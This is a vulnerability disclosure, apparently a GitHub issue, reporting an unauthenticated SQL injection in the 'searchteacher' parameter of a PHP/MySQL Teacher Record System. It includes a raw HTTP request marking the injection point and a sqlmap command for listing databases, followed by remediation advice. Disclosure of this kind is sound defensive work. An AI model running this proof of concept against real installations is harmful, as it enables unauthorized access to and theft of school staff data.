New issue

Teacher Record System in PHP/MySQL Project V1.0 /trms/search-teacher.php SQL injection #6

Open

dyh1213-wq opened 2 weeks ago Owner

Teacher Record System in PHP/MySQL Project V1.0 /trms/search-teacher.php SQL injection

NAME OF AFFECTED PRODUCT(S)

- Teacher Record System in PHP/MySQL

Vendor Homepage

- https://www.sourcecodester.com/php/14399/teacher-record-system-phpmysql.html

AFFECTED AND/OR FIXED VERSION(S)

submitter

- dyh18

Vulnerable File

- /trms/search-teacher.php

VERSION(S)

- V1.0

Software Link

- https://www.sourcecodester.com/download-code?nid=14399&title=Teacher+Record+System+in+PHP%2FMySQL

PROBLEM TYPE

Vulnerability Type

- SQL injection

Root Cause

- A SQL injection vulnerability was found in the '/trms/search-teacher.php' file of the 'Teacher Record System in PHP/MySQL ' project. The reason for this issue is that attackers inject malicious code from the parameter 'searchteacher‘ and use it directly in SQL queries without the need for appropriate cleaning or validation. This allows attackers to forge input values, thereby manipulating SQL queries and performing unauthorized operations.

Impact

- Attackers can exploit this SQL injection vulnerability to achieve unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

- During the security review of "Teacher Record System in PHP/MySQL ",I discovered a critical SQL injection vulnerability in the "/trms/search-teacher.php" file. This vulnerability stems from insufficient user input validation of the 'searchteacher' parameter, allowing attackers to inject malicious SQL queries. Therefore, attackers can gain unauthorized access to databases, modify or delete data, and access sensitive information. Immediate remedial measures are needed to ensure system security and protect data integrity.

No login or authorization is required to exploit this vulnerability

Vulnerability details and POC

1.txt

```
POST /Teachers/trms/search-teacher.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 27
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: zh-CN,zh;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/Teachers/trms/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=3osc6gnn22go9tr4kf1e6n4rl5
Connection: keep-alive

searchteacher=13132*&search=
```


Vulnerability type:

- time-based blind
- boolean-based blind

Vulnerability location:


- searchteacher' parameter


Payload:



The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:

```
sqlmap -r 1.txt   --dbs
```





Suggested repair

1. **Use prepared statements and parameter binding:**
   Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepare statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2. **Input validation and filtering:**
   Strictly validate and filter user input data to ensure it conforms to the expected format.

3. **Minimize database user permissions:**
   Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as' root 'or' admin ') for daily operations.

4. **Regular security audits:**
   Regularly conduct code and system security audits to promptly identify and fix potential security vulnerabilities.

dyh1213-wq changed the title ~~Teacher Record System in PHP/MySQL Project V1.0 /fos/admin/ajax.php?action=login2 SQL injection~~ Teacher Record System in PHP/MySQL Project V1.0 /trms/search-teacher.php SQL injection 2 weeks ago

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants